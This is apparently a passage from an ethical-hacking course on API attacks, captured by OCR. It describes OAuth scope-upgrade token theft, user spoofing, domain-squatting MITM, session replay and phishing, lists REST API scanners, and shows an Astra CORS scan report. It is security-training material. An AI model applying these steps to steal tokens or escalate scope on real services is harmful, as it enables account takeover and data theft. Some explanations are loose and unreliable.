
      ```
      "access_token":"z0y9x8w7v6u5",
        "token_type":"Bearer",
        "expires_in":3600,
        "scope": "openid email profile",
      ```

    - ✓ Now, the attacker attains a valid access token to access and pocket additional data by using the escalated scope to make usual API calls to the client.

  - **Implicit grant type:**
    - ✓ The attacker targets a vulnerable client application that utilizes an implicit grant-type process to attain access tokens from its clients through an open browser.

      ```
      https://xyz.com/vuln
      ```

- ✓ When the targeted client application obtains approval from its client and the corresponding access token is generated, the attacker attempts to pocket it.
- ✓ After attaining the access token from the targeted client application, the attacker initiates a new request to its corresponding OAuth service provider with an altered scope `/userinfo`.
- ✓ As the client has already granted permission for data access to the targeted client application, the attacker is now able to access additional information from the user until the OAuth server verifies and validates the scope parameter.



Other Techniques to Hack an API

Reverse Engineering	Attackers invoke APIs in the **reverse order** to identify flaws residing in the API that can be obfuscated in real-time usage
User Spoofing	Attackers masquerade as a trusted user to perform various attacks such as privilege escalation by **redirecting the URI function** to another URIs, injecting code that serves as text, or bombarding the API with excessive data to cause buffer overflow
Man-in-the-Middle Attacks	Attackers perform MITM attacks using **domain squatting** and copying API resource locations to provide fake links that appear to be legitimate in API interactions
Session Replay Attacks	Attackers perform session replay to **rewind the session time** and prompt the server to disclose information as though a similar request is made a second time
Social Engineering	Social engineering techniques do not target the API or machine code, and are instead employed to trick users into **divulging their credentials** or other sensitive information to perform further attacks

Other Techniques to Hack an API

Different ways to hack an API are discussed below:

- **Reverse Engineering**

  Viewing the APIs from the developer's viewpoint can be flawed because it checks only if an API is working as intended. Once it is deployed for the end-user experience, it may not work as it worked in the developer environment. This is what attackers often attempt to do while reverse-engineering the API. Attackers invoke APIs in reverse order to identify the flaws residing in the API that can be obfuscated in real-time usage.

  For instance, consider an order is made using the same account that is already used for an earlier booking. The order flow appears to be something like this:

  - Order made
  - Order linked with the account
  - Order is accepted

  Attackers can use this flow in the process of reverse engineering an API. If the accepting mechanism is carried in the reverse order, the internal API used to connect orders to accounts can be crashed, thereby forcing the browser to expose the account details of a user.

- **User Spoofing**

  It is a process of concealing the original identity and masquerading as some other valid entity. In most cases, the attacker tries to expose himself as a legitimate user with special privileges and provides free data access to additional users to cause more damage. Attackers use details obtained from phishing or any other information leaking methods to masquerade as the original user.

If attackers can successfully break into the system, they can perform some type of privilege escalation attack by redirecting the URI function to another URI, injecting code that serves as text, or bombarding the API with excessive data, causing buffer overflow.

- **Man-in-the-Middle Attacks**

  In an MITM attack, attackers watch the API communications with the server or behave themselves as a server by intercepting the request calls. The attacker's motive, in this case, is to provide fake links that appear to be legitimate in API interaction. These attacks can be carried out by domain squatting and copying API resource location.

  For instance, the user might make a resource call via the API.io/media/function, and the attacker might be sitting at the APO.io/media/function. A change in a single character can make a significant difference. If the user clicks on the second link without noticing the URL misinterpretation, he/she will be providing sensitive information to an attacker-controlled server.

- **Session Replay Attacks**

  Session replay attacks can be launched on websites and other sources that initiate and store sessions. These attacks are usually performed to obtain session IDs and replay them to the server. In this case, attackers rewind the session time and prompt the server to disclose the information as though a similar request is made once again.

- **Social Engineering**

  Although it may not be a direct API attack, social engineering can be performed through the API. Social engineering does not affect the API or the machine code; it is a technique employed to trick users into divulging their credentials or other sensitive information. Phishing is a technique often used to send malicious links to users via email to reset or validate their security credentials. Spear-phishing is another sophisticated social engineering attack in which additional data is provided to the users, making them believe that they are interacting with a valid endpoint.

  If the user enters his/her credentials on the fake link, attackers can capture the data and launch further attacks such as modifying the account details and illegitimate online transactions, using the stolen credentials.

REST API Vulnerability Scanning


- REST API vulnerabilities introduce risks that are similar to web applications, such as **critical data theft** and **intermediate data tampering**
- Performing thorough scanning on REST APIs can expose various underlying vulnerabilities that attackers can exploit
- Attackers can use tools such as **Astra** to carry out REST API vulnerability scanning

REST API Vulnerability Scanning Tools

- Fuzzapi (*https://github.com*)
- W3af (*https://w3af.org*)
- appspider (*https://www.rapid7.com*)
- Vooki (*https://www.vegabird.com*)
- OWASP ZAP (*https://www.zaproxy.org*)

Astra

Astra allows attackers to **detect REST APIs** that are vulnerable to attacks such as XSS, SQL injection, information leakage, CSRF, Broken authentication, and session management



127.0.0.1:8094/reports.html#b29bccce76cbe784f99389e816f9d125
ASTRA
Scan
Reports
Scanning Report

CORS Misconfiguration in http://192.168.0.4/token.php

Summary:

```
Name:CORS Misconfiguration

Impact:High

Request_Headers:                          Response_Headers:
Content-Type : application/json           Access-Control-Allow-Credentials : true
origin : http://attackersite.com          Access-Control-Allow-Origin : *
                                          Connection : Keep-Alive
                                          Content-Length : 28
                                          Content-Type : text/html; charset=UTF-8
                                          Date : Sat, 31 Mar 2018 06:53:06 GMT
                                          Keep-Alive : timeout=5, max=100
                                          Server : Apache/2.4.25 (Unix) LibreSSL/2.2.7 PHP/5.6.30
                                          X-Powered-By : PHP/5.6.30

                                          NA

Description:CORS misconfiguration allows attacker to send a cross domain request and can read arbitrary data of other users

Remidation:Validate origin header and allow only http request from trusted domain
```

Broken Authentication and session management in http://192.168.0.4/token.php

https://github.com

REST API Vulnerability Scanning

